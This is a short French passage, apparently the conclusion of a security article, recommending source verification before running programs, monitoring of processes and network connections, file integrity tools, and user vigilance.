Ces constats soulignent l'importance des bonnes pratiques de sécurité : vérification des sources avant exécution de tout programme, surveillance des processus et connexions réseau actifs, et utilisation d'outils de vérification d'intégrité des fichiers. La technique n'est pas toujours la première ligne de défense, la vigilance de l'utilisateur l'est souvent davantage.